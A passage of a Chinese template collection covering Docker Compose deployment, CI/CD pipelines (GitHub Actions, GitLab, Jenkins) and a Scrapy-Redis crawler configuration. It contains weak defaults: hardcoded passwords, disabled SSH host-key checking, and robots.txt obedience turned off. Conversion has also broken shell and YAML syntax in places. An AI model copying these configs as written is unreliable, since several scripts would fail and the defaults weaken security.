 restart: unless-stopped
 command:
 - "--config.file=/etc/prometheus/prometheus.yml"
 - "--storage.tsdb.path=/prometheus"
 volumes:
 - ./monitoring/prometheus.yml:/etc/prometheus/prometheus.yml:ro
 - prometheus_data:/prometheus
 ports:
 - "9090:9090"
 networks:
 - scraper_network

可视化监控
grafana:
 image: grafana/grafana:latest
```

```
container_name: scraper_grafana
restart: unless-stopped
environment:
 - GF_SECURITY_ADMIN_PASSWORD=${GRAFANA_PASSWORD:-admin123}
volumes:
 - grafana_data:/var/lib/grafana
ports:
 - "3000:3000"
depends_on:
 - prometheus
networks:
 - scraper_network

networks:
 scraper_network:
 driver: bridge

volumes:
 mongodb_data:
 mongodb_config:
 redis_data:
 prometheus_data:
 grafana_data:
```

---

#### 4. docker-compose.dev.yml (开发环境)

```
version: "3.8"

services:
 scraper:
 build:
 context: .
 dockerfile: docker/Dockerfile.dev
 container_name: scraper_dev
 environment:
 - MONGODB_URI=mongodb://mongodb:27017/
 - REDIS_HOST=redis
 - LOG_LEVEL=DEBUG
 volumes:
 - .:/app # 挂载代码目录, 支持热重载
 - /app/__pycache__ # 排除缓存
 ports:
 - "8000:8000"
 - "5678:5678" # 调试端口
 depends_on:
 - mongodb
 - redis
 networks:
 - scraper_network
 command: python -m debugpy --listen 0.0.0.0:5678 --wait-for-client app/main.py

 mongodb:
 image: mongo:7.0
 container_name: scraper_mongodb_dev
 environment:
 MONGO_INITDB_ROOT_USERNAME: admin
 MONGO_INITDB_ROOT_PASSWORD: admin123
 ports:
 - "27017:27017"
 volumes:
 - mongodb_dev_data:/data/db
 networks:
 - scraper_network

 redis:
 image: redis:7-alpine
 container_name: scraper_redis_dev
 command: redis-server --requirepass redis123
 ports:
 - "6379:6379"
 networks:
 - scraper_network

networks:
 scraper_network:
 driver: bridge
```

```
volumes:
 mongodb_dev_data:
```

## 5. .dockerignore

```
Python
__pycache__/
*.py[cod]
*$py.class
*.so
.Python
venv/
env/
ENV/
*.egg-info/
dist/
build/

数据和日志
data/
logs/
*.log

Git
.git/
.gitignore

IDE
.vscode/
.idea/
*.swp
*.swo

环境变量
.env
.env.local

Docker
docker-compose.yml
Dockerfile*

测试
.pytest_cache/
.coverage
htmlcov/

文档
docs/
*.md
!README.md
```

## 6. scripts/entrypoint.sh

```
#!/bin/bash
set -e

echo "⚡ Starting scraper application..."

等待 MongoDB 就绪
echo "⏳ Waiting for MongoDB..."
until python -c "
import pymongo
import sys
try:
 client = pymongo.MongoClient('${MONGODB_URI}', serverSelectionTimeoutMS=2000)
 client.server_info()
 print('✅ MongoDB is ready!')
except Exception as e:
 print(f'🔴 MongoDB not ready: {e}')
 sys.exit(1)
"; do
 echo "MongoDB is unavailable - sleeping"
 sleep 2
done

等待 Redis 就绪
echo "⏳ Waiting for Redis..."
until python -c "
import redis
import sys
try:
 r = redis.Redis(host='${REDIS_HOST}', port=${REDIS_PORT}, password='${REDIS_PASSWORD}', socket_connect_timeout=2)
 r.ping()
 print('✅ Redis is ready!')
except Exception as e:
 print(f'🔴 Redis not ready: {e}')
 sys.exit(1)
"; do
 echo "Redis is unavailable - sleeping"
 sleep 2
done

初始化数据库（可选）
echo "🔧 Initializing database..."
python -c "
from app.database import init_db
init_db()
print('✅ Database initialized!')
"

echo "✨ All services are ready!"
echo "🌐 Starting main application..."
```

```
执行主命令
exec "$@"
```

## 7. scripts/wait-for-it.sh

```
#!/bin/bash
wait-for-it.sh - 等待服务可用

TIMEOUT=15
QUIET=0
HOST=""
PORT=""

while [$# -gt 0]; do
 case "$1" in
 :)
 HOST=$(printf "%s\n" "$1" | cut -d : -f 1)
 PORT=$(printf "%s\n" "$1" | cut -d : -f 2)
 shift 1
 ;;
 -t)
 TIMEOUT="$2"
 shift 2
 ;;
 -q)
 QUIET=1
 shift 1
 ;;
 *)
 echo "Unknown argument: $1"
 exit 1
 ;;
 esac
done

if ["$HOST" = ""] || ["$PORT" = ""]; then
 echo "Error: you need to provide a host and port to test."
 exit 1
fi

TIMEOUT_END=$((date +%s) + TIMEOUT)

while :; do
 if [$QUIET -ne 1]; then
 echo "Waiting for $HOST:$PORT..."
 fi

 nc -z "$HOST" "$PORT" > /dev/null 2>&1
 result=$?

 if [$result -eq 0]; then
 if [$QUIET -ne 1]; then
 echo "$HOST:$PORT is available!"
 fi
 exit 0
 fi
done
```

```
if ["$(date +%s)" -ge "$TIMEOUT_END"]; then
 echo "Timeout waiting for $HOST:$PORT"
 exit 1
fi

sleep 1
done
```

## 8. nginx/nginx.conf

```
user nginx;
worker_processes auto;
error_log /var/log/nginx/error.log warn;
pid /var/run/nginx.pid;

events {
 worker_connections 1024;
 use epoll;
}

http {
 include /etc/nginx/mime.types;
 default_type application/octet-stream;

 # 日志格式
 log_format main '$remote_addr - $remote_user [$time_local] "$request" '
 '$status $body_bytes_sent "$http_referer" '
 '"$http_user_agent" "$http_x_forwarded_for"';

 access_log /var/log/nginx/access.log main;

 # 性能优化
 sendfile on;
 tcp_nopush on;
 tcp_nodelay on;
 keepalive_timeout 65;
 types_hash_max_size 2048;

 # Gzip 压缩
 gzip on;
 gzip_vary on;
 gzip_min_length 1000;
 gzip_types text/plain text/css application/json application/javascript text/xml
application/xml;

 # 上游服务器
 upstream scraper_backend {
 server scraper:8000;
 keepalive 32;
 }

 # 主服务器配置
 server {
 listen 80;
 server_name localhost;

 # 静态文件
 location /static/ {
 alias /usr/share/nginx/html/;
 expires 30d;
 add_header Cache-Control "public, immutable";
 }
 }
}
```

```
API 代理
location /api/ {
 proxy_pass http://scraper_backend;
 proxy_set_header Host $host;
 proxy_set_header X-Real-IP $remote_addr;
 proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
 proxy_set_header X-Forwarded-Proto $scheme;

 # 超时设置
 proxy_connect_timeout 60s;
 proxy_send_timeout 60s;
 proxy_read_timeout 60s;
}

健康检查
location /health {
 access_log off;
 return 200 "healthy\n";
 add_header Content-Type text/plain;
}
}
```

## 9. .env.example

```
MongoDB 配置
MONGODB_URI=mongodb://mongodb:27017/
MONGO_PASSWORD=admin123

Redis 配置
REDIS_HOST=redis
REDIS_PORT=6379
REDIS_PASSWORD=redis123

应用配置
LOG_LEVEL=INFO
DEBUG=false

Grafana 配置
GRAFANA_PASSWORD=admin123

代理配置（可选）
USE_PROXY=false
PROXY_URL=http://proxy:7890
```

## 10. monitoring/prometheus.yml

```
global:
 scrape_interval: 15s
 evaluation_interval: 15s

scrape_configs:
 # Prometheus 自身
 - job_name: "prometheus"
 static_configs:
 - targets: ["localhost:9090"]

 # 爬虫应用
 - job_name: "scraper"
 static_configs:
 - targets: ["scraper:8000"]
 metrics_path: "/metrics"

 # MongoDB Exporter (如果使用)
 - job_name: "mongodb"
 static_configs:
 - targets: ["mongodb-exporter:9216"]

 # Redis Exporter (如果使用)
 - job_name: "redis"
 static_configs:
 - targets: ["redis-exporter:9121"]
```

## 11. requirements-dev.txt

```
开发工具
debugpy>=1.8.0
ipython>=8.18.0
pytest>=7.4.0
pytest-cov>=4.1.0
pytest-mock>=3.12.0
black>=23.12.0
flake8>=6.1.0
mypy>=1.7.0
```



## 使用指南

```
1. 克隆项目
git clone <your-repo>
cd docker_scraper

2. 配置环境变量
cp .env.example .env
vim .env # 修改密码等配置

3. 构建并启动
docker-compose up -d

4. 查看日志
docker-compose logs -f scraper

5. 查看状态
docker-compose ps

6. 停止服务
docker-compose down
```

## 开发环境

```
使用开发配置
docker-compose -f docker-compose.dev.yml up

进入容器
docker exec -it scraper_dev bash

运行测试
docker exec scraper_dev pytest

查看日志
docker-compose -f docker-compose.dev.yml logs -f
```

## 常用命令

```
重新构建镜像
docker-compose build --no-cache

只启动特定服务
docker-compose up -d mongodb redis

查看资源使用
docker stats

清理未使用的资源
docker system prune -a

导出数据
docker exec scraper_mongodb mongodump --out /tmp/backup
docker cp scraper_mongodb:/tmp/backup ./backup

导入数据
docker cp ./backup scraper_mongodb:/tmp/
docker exec scraper_mongodb mongorestore /tmp/backup
```



## 监控和维护

### 访问 Grafana

URL: <http://localhost:3000>  
用户名: admin  
密码: (在 .env 中设置的 GRAFANA\_PASSWORD)

### 查看 Prometheus 指标

URL: <http://localhost:9090>

## 健康检查

```
应用健康检查
curl http://localhost/health

Docker 健康状态
docker inspect --format='{{.State.Health.Status}}' scraper_app
```



## 进阶配置

### 多副本部署

```
docker-compose.yml
services:
scraper:
 # ... 其他配置
 deploy:
 replicas: 3
 resources:
 limits:
 cpus: "0.5"
 memory: 512M
 reservations:
 cpus: "0.25"
 memory: 256M
```

### 使用 Docker Swarm

```
初始化 Swarm
docker swarm init

部署服务栈
docker stack deploy -c docker-compose.yml scraper_stack

查看服务
docker service ls

扩容
docker service scale scraper_stack_scraper=5
```

## 使用外部配置

```
docker-compose.yml
services:
 scraper:
 configs:
 - source: app_config
 target: /app/config.yaml

configs:
 app_config:
 file: ./config.yaml
```



## 相关资源

- Docker 部署
- 分布式爬虫
- 监控告警

## [R71] CI/CD Pipeline

# R71: CI/CD 流水线模板

自动化构建、测试和部署配置，支持 GitHub Actions、GitLab CI 和 Jenkins。



## 项目结构

```
.
├── .github/
│ └── workflows/
│ ├── ci.yml # 持续集成
│ ├── cd.yml # 持续部署
│ └── docker-publish.yml # Docker 镜像发布
├── .gitlab-ci.yml # GitLab CI
└── Jenkinsfile # Jenkins Pipeline
├── scripts/
│ ├── run_tests.sh
│ ├── build.sh
│ └── deploy.sh
└── tests/
 ├── unit/
 ├── integration/
 └── e2e/
```

## GitHub Actions

### 1. .github/workflows/ci.yml (持续集成)

```
name: CI

on:
 push:
 branches: [main, develop]
 pull_request:
 branches: [main, develop]

env:
 PYTHON_VERSION: "3.11"

jobs:
 # 代码质量检查
 lint:
 name: Code Quality
 runs-on: ubuntu-latest

 steps:
 - name: Checkout code
 uses: actions/checkout@v4

 - name: Set up Python
 uses: actions/setup-python@v5
 with:
 python-version: ${{ env.PYTHON_VERSION }}
 cache: "pip"

 - name: Install dependencies
 run: |
 python -m pip install --upgrade pip
 pip install flake8 black mypy pylint

 - name: Run Black (格式检查)
 run: black --check .

 - name: Run Flake8 (代码规范)
 run: flake8 . --count --select=E9,F63,F7,F82 --show-source --statistics

 - name: Run MyPy (类型检查)
 run: mypy . --ignore-missing-imports

 - name: Run Pylint
 run: pylint **/*.py --fail-under=8.0

 # 单元测试
 test:
 name: Unit Tests
 runs-on: ubuntu-latest
 needs: lint

 strategy:
 matrix:
```

```
python-version: ["3.10", "3.11", "3.12"]

steps:
 - uses: actions/checkout@v4

 - name: Set up Python ${{ matrix.python-version }}
 uses: actions/setup-python@v5
 with:
 python-version: ${{ matrix.python-version }}
 cache: "pip"

 - name: Install dependencies
 run: |
 pip install -r requirements.txt
 pip install -r requirements-dev.txt

 - name: Run tests with coverage
 run: |
 pytest tests/unit/ \
 --cov=app \
 --cov-report=xml \
 --cov-report=html \
 --junitxml=junit.xml

 - name: Upload coverage to Codecov
 uses: codecov/codecov-action@v4
 with:
 files: ./coverage.xml
 flags: unittests
 name: codecov-${{ matrix.python-version }}

 - name: Upload test results
 uses: actions/upload-artifact@v4
 if: always()
 with:
 name: test-results-${{ matrix.python-version }}
 path: |
 junit.xml
 htmlcov/

集成测试
integration-test:
 name: Integration Tests
 runs-on: ubuntu-latest
 needs: test

services:
 mongodb:
 image: mongo:7.0
 env:
 MONGO_INITDB_ROOT_USERNAME: admin
 MONGO_INITDB_ROOT_PASSWORD: admin123
 ports:
```

```
- 27017:27017
 options: >-
 --health-cmd "echo 'db.runCommand(\"ping\").ok' | mongosh localhost:27017/
test --quiet"
 --health-interval 10s
 --health-timeout 5s
 --health-retries 5

 redis:
 image: redis:7-alpine
 ports:
 - 6379:6379
 options: >-
 --health-cmd "redis-cli ping"
 --health-interval 10s
 --health-timeout 5s
 --health-retries 5

 steps:
 - uses: actions/checkout@v4

 - name: Set up Python
 uses: actions/setup-python@v5
 with:
 python-version: ${{ env.PYTHON_VERSION }}
 cache: "pip"

 - name: Install dependencies
 run: |
 pip install -r requirements.txt
 pip install -r requirements-dev.txt

 - name: Run integration tests
 env:
 MONGODB_URI: mongodb://admin:admin123@localhost:27017/
 REDIS_HOST: localhost
 REDIS_PORT: 6379
 run: |
 pytest tests/integration/ -v --tb=short

安全扫描
 security:
 name: Security Scan
 runs-on: ubuntu-latest
 needs: lint

 steps:
 - uses: actions/checkout@v4

 - name: Set up Python
 uses: actions/setup-python@v5
 with:
 python-version: ${{ env.PYTHON_VERSION }}
```

```
- name: Install dependencies
 run: |
 pip install safety bandit

- name: Check for security vulnerabilities (Safety)
 run: safety check --json

- name: Run Bandit (代码安全扫描)
 run: bandit -r app/ -f json -o bandit-report.json

- name: Upload security reports
 uses: actions/upload-artifact@v4
 if: always()
 with:
 name: security-reports
 path: |
 bandit-report.json

Docker 构建测试
docker-build:
 name: Docker Build Test
 runs-on: ubuntu-latest
 needs: test

steps:
 - uses: actions/checkout@v4

 - name: Set up Docker Buildx
 uses: docker/setup-buildx-action@v3

 - name: Build Docker image
 uses: docker/build-push-action@v5
 with:
 context: .
 file: ./docker/Dockerfile
 push: false
 tags: scraper:test
 cache-from: type=gha
 cache-to: type=gha,mode=max

 - name: Test Docker image
 run: |
 docker run --rm scraper:test python -c "import app; print('✓ Import successful')"
```

---

## 2. .github/workflows/cd.yml (持续部署)

```
name: CD

on:
 push:
 tags:
 - "v*"
 workflow_dispatch:

env:
 PYTHON_VERSION: "3.11"
 REGISTRY: ghcr.io
 IMAGE_NAME: ${{ github.repository }}

jobs:
 # 构建并发布 Docker 镜像
 build-and-push:
 name: Build and Push Docker Image
 runs-on: ubuntu-latest
 permissions:
 contents: read
 packages: write

 steps:
 - name: Checkout code
 uses: actions/checkout@v4

 - name: Log in to Container Registry
 uses: docker/login-action@v3
 with:
 registry: ${{ env.REGISTRY }}
 username: ${{ github.actor }}
 password: ${{ secrets.GITHUB_TOKEN }}

 - name: Extract metadata
 id: meta
 uses: docker/metadata-action@v5
 with:
 images: ${{ env.REGISTRY }}/${{ env.IMAGE_NAME }}
 tags: |
 type=semver,pattern={{version}}
 type=semver,pattern={{major}}.{{minor}}
 type=sha,prefix={{branch}}-

 - name: Set up Docker Buildx
 uses: docker/setup-buildx-action@v3

 - name: Build and push
 uses: docker/build-push-action@v5
 with:
 context: .
 file: ./docker/Dockerfile
 push: true
```

```
tags: ${{ steps.meta.outputs.tags }}
labels: ${{ steps.meta.outputs.labels }}
cache-from: type=gha
cache-to: type=gha,mode=max

部署到生产环境
deploy:
 name: Deploy to Production
 runs-on: ubuntu-latest
 needs: build-and-push
 environment:
 name: production
 url: https://scraper.example.com

steps:
 - name: Checkout code
 uses: actions/checkout@v4

 - name: Setup SSH
 uses: webfactory/ssh-agent@v0.9.0
 with:
 ssh-private-key: ${{ secrets.SSH_PRIVATE_KEY }}

 - name: Deploy to server
 run: |
 ssh -o StrictHostKeyChecking=no ${{ secrets.SSH_USER }}@${
{{ secrets.SSH_HOST }} } << 'EOF'
 cd /opt/scraper
 docker-compose pull
 docker-compose up -d
 docker-compose ps
 EOF

 - name: Health check
 run: |
 sleep 10
 curl -f https://scraper.example.com/health || exit 1

 - name: Notify deployment
 if: always()
 uses: 8398a7/action-slack@v3
 with:
 status: ${{ job.status }}
 text: "Deployment ${{ job.status }}"
 webhook_url: ${{ secrets.SLACK_WEBHOOK }}
```

### 3. .github/workflows/docker-publish.yml

```
name: Publish Docker Image

on:
 release:
 types: [published]

jobs:
 push-to-registry:
 name: Push to Docker Hub
 runs-on: ubuntu-latest

 steps:
 - uses: actions/checkout@v4

 - name: Log in to Docker Hub
 uses: docker/login-action@v3
 with:
 username: ${{ secrets.DOCKER_USERNAME }}
 password: ${{ secrets.DOCKER_PASSWORD }}

 - name: Extract metadata
 id: meta
 uses: docker/metadata-action@v5
 with:
 images: ${{ secrets.DOCKER_USERNAME }}/scraper
 tags: |
 type=semver,pattern={{version}}
 type=semver,pattern={{major}}.{{minor}}
 type=raw,value=latest

 - name: Build and push
 uses: docker/build-push-action@v5
 with:
 context: .
 push: true
 tags: ${{ steps.meta.outputs.tags }}
 labels: ${{ steps.meta.outputs.labels }}
```

---

## GitLab CI

.gitlab-ci.yml

```
定义阶段
stages:
 - lint
 - test
 - build
 - deploy

全局变量
variables:
 PYTHON_VERSION: "3.11"
 PIP_CACHE_DIR: "$CI_PROJECT_DIR/.cache/pip"
 DOCKER_DRIVER: overlay2
 DOCKER_TLS_CERTDIR: "/certs"

缓存配置
cache:
 paths:
 - .cache/pip
 - venv/

代码质量检查
lint:flake8:
 stage: lint
 image: python:$PYTHON_VERSION
 before_script:
 - pip install flake8 black mypy
 script:
 - black --check .
 - flake8 . --count --statistics
 - mypy . --ignore-missing-imports
 only:
 - merge_requests
 - main
 - develop

单元测试
test:unit:
 stage: test
 image: python:$PYTHON_VERSION
 services:
 - mongo:7.0
 - redis:7-alpine
 variables:
 MONGODB_URI: "mongodb://mongo:27017/"
 REDIS_HOST: "redis"
 before_script:
 - python -m venv venv
 - source venv/bin/activate
 - pip install -r requirements.txt -r requirements-dev.txt
 script:
 - pytest tests/unit/ --cov=app --cov-report=xml --cov-report=term
 coverage: '/^TOTAL.+?(\\d+\\%)$/'
```

```
artifacts:
 reports:
 coverage_report:
 coverage_format: cobertura
 path: coverage.xml
 paths:
 - htmlcov/
 expire_in: 1 week

集成测试
test:integration:
 stage: test
 image: python:$PYTHON_VERSION
 services:
 - mongo:7.0
 - redis:7-alpine
 before_script:
 - python -m venv venv
 - source venv/bin/activate
 - pip install -r requirements.txt -r requirements-dev.txt
 script:
 - pytest tests/integration/ -v
 only:
 - merge_requests
 - main

安全扫描
security:scan:
 stage: test
 image: python:$PYTHON_VERSION
 before_script:
 - pip install safety bandit
 script:
 - safety check
 - bandit -r app/ -f json -o bandit-report.json
 artifacts:
 paths:
 - bandit-report.json
 expire_in: 1 week
 allow_failure: true

构建 Docker 镜像
build:docker:
 stage: build
 image: docker:24-dind
 services:
 - docker:24-dind
 before_script:
 - docker login -u $CI_REGISTRY_USER -p $CI_REGISTRY_PASSWORD $CI_REGISTRY
 script:
 - docker build -t $CI_REGISTRY_IMAGE:$CI_COMMIT_SHA -f docker/Dockerfile .
 - docker tag $CI_REGISTRY_IMAGE:$CI_COMMIT_SHA $CI_REGISTRY_IMAGE:latest
 - docker push $CI_REGISTRY_IMAGE:$CI_COMMIT_SHA
```

```
- docker push $CI_REGISTRY_IMAGE:latest
only:
- main
- tags

部署到测试环境
deploy:staging:
stage: deploy
image: alpine:latest
before_script:
- apk add --no-cache openssh-client
- eval $(ssh-agent -s)
- echo "$SSH_PRIVATE_KEY" | tr -d '\r' | ssh-add -
- mkdir -p ~/.ssh
- chmod 700 ~/.ssh
script:
- ssh -o StrictHostKeyChecking=no $SSH_USER@$STAGING_HOST "
cd /opt/scrapers &&
docker-compose pull &&
docker-compose up -d
"
environment:
name: staging
url: https://staging.scrapers.example.com
only:
- develop

部署到生产环境
deploy:production:
stage: deploy
image: alpine:latest
before_script:
- apk add --no-cache openssh-client
- eval $(ssh-agent -s)
- echo "$SSH_PRIVATE_KEY" | tr -d '\r' | ssh-add -
script:
- ssh -o StrictHostKeyChecking=no $SSH_USER@$PRODUCTION_HOST "
cd /opt/scrapers &&
docker-compose pull &&
docker-compose up -d &&
docker-compose ps
"
environment:
name: production
url: https://scrapers.example.com
when: manual
only:
- main
- tags
```

---

## Jenkins Pipeline

### Jenkinsfile

```
pipeline {
 agent any

 environment {
 PYTHON_VERSION = '3.11'
 DOCKER_REGISTRY = 'docker.io'
 DOCKER_IMAGE = 'myuser/scrapers'
 DOCKER_CREDENTIALS = credentials('docker-hub-credentials')
 }

 options {
 buildDiscarder(logRotator(numToKeepStr: '10'))
 timestamps()
 timeout(time: 1, unit: 'HOURS')
 }

 stages {
 stage('Checkout') {
 steps {
 checkout scm
 sh 'git rev-parse --short HEAD > .git/commit-id'
 script {
 env.GIT_COMMIT_ID = readFile('.git/commit-id').trim()
 }
 }
 }

 stage('Setup Python') {
 steps {
 sh '''
 python${PYTHON_VERSION} -m venv venv
 . venv/bin/activate
 pip install --upgrade pip
 pip install -r requirements.txt -r requirements-dev.txt
 ...
 '''
 }
 }

 stage('Lint') {
 parallel {
 stage('Black') {
 steps {
 sh '''
 . venv/bin/activate
 black --check .
 ...
 '''
 }
 }
 stage('Flake8') {
 steps {
 sh '''
 . venv/bin/activate
 flake8 .
 ...
 '''
 }
 }
 }
 }
 }
}
```

```
 flake8 . --count --statistics
 ...
 }
}
stage('MyPy') {
 steps {
 sh '''
 . venv/bin/activate
 mypy . --ignore-missing-imports
 '''
 }
}

stage('Test') {
 steps {
 sh '''
 . venv/bin/activate
 pytest tests/ \
 --cov=app \
 --cov-report=xml \
 --cov-report=html \
 --junitxml=junit.xml
 '''
 }
 post {
 always {
 junit 'junit.xml'
 publishHTML(target: [
 allowMissing: false,
 alwaysLinkToLastBuild: true,
 keepAll: true,
 reportDir: 'htmlcov',
 reportFiles: 'index.html',
 reportName: 'Coverage Report'
])
 }
 }
}

stage('Security Scan') {
 steps {
 sh '''
 . venv/bin/activate
 safety check || true
 bandit -r app/ -f json -o bandit-report.json || true
 '''
 }
 post {
 always {
 archiveArtifacts artifacts: 'bandit-report.json',
 allowEmptyArchive: true
 }
 }
}
```

```
 }
 }

 stage('Build Docker') {
 steps {
 script {
 docker.build("${DOCKER_IMAGE}:${GIT_COMMIT_ID}", "-f docker/
Dockerfile .")
 docker.build("${DOCKER_IMAGE}:latest", "-f docker/Dockerfile .")
 }
 }
 }

 stage('Push Docker') {
 when {
 branch 'main'
 }
 steps {
 script {
 docker.withRegistry('', 'docker-hub-credentials') {
 docker.image("${DOCKER_IMAGE}:${GIT_COMMIT_ID}").push()
 docker.image("${DOCKER_IMAGE}:latest").push()
 }
 }
 }
 }

 stage('Deploy to Staging') {
 when {
 branch 'develop'
 }
 steps {
 sshagent(['ssh-credentials']) {
 sh '''
 ssh -o StrictHostKeyChecking=no user@staging-host "
 cd /opt/scrapers &&
 docker-compose pull &&
 docker-compose up -d
 "
 ...
 '''
 }
 }
 }

 stage('Deploy to Production') {
 when {
 branch 'main'
 }
 steps {
 input message: 'Deploy to production?', ok: 'Deploy'
 sshagent(['ssh-credentials']) {
 sh '''
```

```
 ssh -o StrictHostKeyChecking=no user@production-host "
 cd /opt/scrapers &&
 docker-compose pull &&
 docker-compose up -d &&
 docker-compose ps
 "
 ...
}
}

post {
 always {
 cleanWs()
 }
 success {
 slackSend(
 color: 'good',
 message: "✅ Build ${env.JOB_NAME} #${env.BUILD_NUMBER} succeeded"
)
 }
 failure {
 slackSend(
 color: 'danger',
 message: "❌ Build ${env.JOB_NAME} #${env.BUILD_NUMBER} failed"
)
 }
}
```

## 辅助脚本

### scripts/run\_tests.sh

```
#!/bin/bash
set -e

echo "🧪 Running tests..."

激活虚拟环境
source venv/bin/activate

运行测试
pytest tests/ \
 --cov=app \
 --cov-report=xml \
 --cov-report=html \
 --cov-report=term \
 --junitxml=junit.xml \
 -v

echo "✅ Tests completed!"
```

---

## scripts/build.sh

```
#!/bin/bash
set -e

echo "🏗 Building Docker image..."

获取 Git 信息
GIT_COMMIT=$(git rev-parse --short HEAD)
GIT_BRANCH=$(git rev-parse --abbrev-ref HEAD)
BUILD_DATE=$(date -u +"%Y-%m-%dT%H:%M:%SZ")

构建镜像
docker build \
 --build-arg GIT_COMMIT=$GIT_COMMIT \
 --build-arg GIT_BRANCH=$GIT_BRANCH \
 --build-arg BUILD_DATE=$BUILD_DATE \
 -t scraper:$GIT_COMMIT \
 -t scraper:latest \
 -f docker/Dockerfile \
 .

echo "✅ Build completed!"
echo "Image tags: scraper:$GIT_COMMIT, scraper:latest"
```

## scripts/deploy.sh

```
#!/bin/bash
set -e

ENVIRONMENT=${1:-staging}

echo "🚀 Deploying to $ENVIRONMENT..."

case $ENVIRONMENT in
 staging)
 HOST=$STAGING_HOST
 USER=$STAGING_USER
 ;;
 production)
 HOST=$PRODUCTION_HOST
 USER=$PRODUCTION_USER
 read -p "⚠️ Deploy to PRODUCTION? (yes/no) " -n 3 -r
 echo
 if [[! $REPLY =~ ^yes$]]; then
 echo "Deployment cancelled"
 exit 1
 fi
 ;;
 *)
 echo "Unknown environment: $ENVIRONMENT"
 exit 1
 ;;
esac

部署
ssh $USER@$HOST << 'EOF'
cd /opt/scrapers
docker-compose pull
docker-compose up -d
docker-compose ps
echo "✅ Deployment completed!"
EOF

健康检查
echo "🏥 Running health check..."
sleep 10
if curl -f http://$HOST/health; then
 echo "✅ Health check passed!"
else
 echo "❗️ Health check failed!"
 exit 1
fi
```

## 配置说明

### GitHub Secrets 配置

需要在 GitHub 仓库设置以下 Secrets:

```
DOCKER_USERNAME # Docker Hub 用户名
DOCKER_PASSWORD # Docker Hub 密码
SSH_PRIVATE_KEY # SSH 私钥
SSH_USER # SSH 用户名
SSH_HOST # 服务器地址
SLACK_WEBHOOK # Slack 通知 Webhook
```

### GitLab CI/CD Variables

需要在 GitLab 项目设置以下变量:

```
SSH_PRIVATE_KEY # SSH 私钥
SSH_USER # SSH 用户名
STAGING_HOST # 测试环境地址
PRODUCTION_HOST # 生产环境地址
```

### Jenkins 凭据

需要在 Jenkins 配置以下凭据:

- `docker-hub-credentials` : Docker Hub 用户名和密码
- `ssh-credentials` : SSH 私钥

## 最佳实践

1. 分支策略: 使用 GitFlow 或 GitHub Flow
2. 代码审查: 所有 PR 必须通过 CI 检查

- 
3. 自动化测试: 保持测试覆盖率 > 80%
  4. 安全扫描: 定期检查依赖漏洞
  5. 版本管理: 使用语义化版本
  6. 回滚机制: 保留最近 5 个版本的镜像
- 

## 相关资源

- Docker 部署
- 监控告警
- GitHub Actions 文档
- GitLab CI 文档
- Jenkins 文档

## [R72] Distributed Crawler

## R72: 分布式爬虫架构模板

---

基于 Scrapy + Redis 的分布式爬虫架构，支持多机协同、任务调度和数据去重。

---



## 项目结构

```
distributed_crawler/
├── scrapy_project/
│ ├── scrapy.cfg
│ ├── spiders/
│ │ ├── __init__.py
│ │ ├── base_spider.py
│ │ └── target_spider.py
│ ├── items.py
│ ├── pipelines.py
│ ├── middlewares.py
│ ├── settings.py
│ └── utils/
│ ├── __init__.py
│ ├── redis_client.py
│ └── bloomfilter.py
├── scheduler/
│ ├── __init__.py
│ ├── task_manager.py
│ └── url_scheduler.py
├── config/
│ ├── __init__.py
│ ├── settings.py
│ └── redis_config.py
├── docker/
│ ├── Dockerfile.spider
│ ├── Dockerfile.scheduler
│ └── docker-compose.yml
├── scripts/
│ ├── start_spider.sh
│ ├── add_tasks.py
│ └── monitor.py
└── tests/
 └── test_spider.py
└── requirements.txt
└── README.md
```



## 核心文件

### 1. scrapy\_project/settings.py

```
"""
Scrapy 分布式配置
"""

import os
from dotenv import load_dotenv

load_dotenv()

Scrapy 基础配置
BOT_NAME = 'distributed_crawler'
SPIDER_MODULES = ['scrapy_project.spiders']
NEWSPIDER_MODULE = 'scrapy_project.spiders'

遵守 robots.txt
ROBOTSTXT_OBEY = False

并发配置
CONCURRENT_REQUESTS = 16
CONCURRENT_REQUESTS_PER_DOMAIN = 8
CONCURRENT_REQUESTS_PER_IP = 8

下载延迟
DOWNLOAD_DELAY = 1
RANDOMIZE_DOWNLOAD_DELAY = True

超时设置
DOWNLOAD_TIMEOUT = 30
RETRY_TIMES = 3
RETRY_HTTP_CODES = [500, 502, 503, 504, 408, 429]

User-Agent
USER_AGENT = 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36'

请求头
DEFAULT_REQUEST_HEADERS = {
 'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
 'Accept-Language': 'zh-CN,zh;q=0.9,en;q=0.8',
 'Accept-Encoding': 'gzip, deflate',
}

===== Redis 配置 =====

使用 scrapy-redis
SCHEDULER = "scrapy_redis.scheduler.Scheduler"
DUPEFILTER_CLASS = "scrapy_redis.dupefilter.RFPDupeFilter"
SCHEDULER_PERSIST = True # 保持调度队列

Redis 连接
REDIS_HOST = os.getenv('REDIS_HOST', 'localhost')
REDIS_PORT = int(os.getenv('REDIS_PORT', 6379))
REDIS_PASSWORD = os.getenv('REDIS_PASSWORD', '')
REDIS_DB = int(os.getenv('REDIS_DB', 0))
```

```
Redis 连接配置
REDIS_PARAMS = {
 'password': REDIS_PASSWORD,
 'db': REDIS_DB,
 'decode_responses': False, # 关键: 不自动解码
}

调度队列 key 前缀
SCHEDULER_QUEUE_KEY = '%(spider)s:requests'
SCHEDULER_DUPEFILTER_KEY = '%(spider)s:dupefilter'

===== 中间件 =====

DOWNLOADER_MIDDLEWARES = {
 # 重试中间件
 'scrapy.downloadermiddlewares.retry.RetryMiddleware': 90,

 # Redis 统计中间件
 'scrapy_redis.downloadermiddleware.RedisStatsMiddleware': 100,

 # 随机 User-Agent
 'scrapy_project.middlewares.RandomUserAgentMiddleware': 400,

 # 代理中间件
 'scrapy_project.middlewares.ProxyMiddleware': 410,

 # 异常捕获
 'scrapy_project.middlewares.ExceptionMiddleware': 500,
}

SPIDER_MIDDLEWARES = {
 'scrapy_redis.spidermiddleware.RedisSpiderMiddleware': 100,
}

===== Pipeline =====

ITEM_PIPELINES = {
 # 数据清洗
 'scrapy_project.pipelines.CleanPipeline': 100,

 # 去重检查
 'scrapy_project.pipelines.DuplicatesPipeline': 200,

 # MongoDB 存储
 'scrapy_project.pipelines.MongoPipeline': 300,

 # Redis 缓存
 'scrapy_project.pipelines.RedisPipeline': 400,
}

===== MongoDB 配置 =====
```

```
MONGODB_URI = os.getenv('MONGODB_URI', 'mongodb://localhost:27017/')
MONGODB_DATABASE = os.getenv('MONGODB_DB', 'scraper_db')
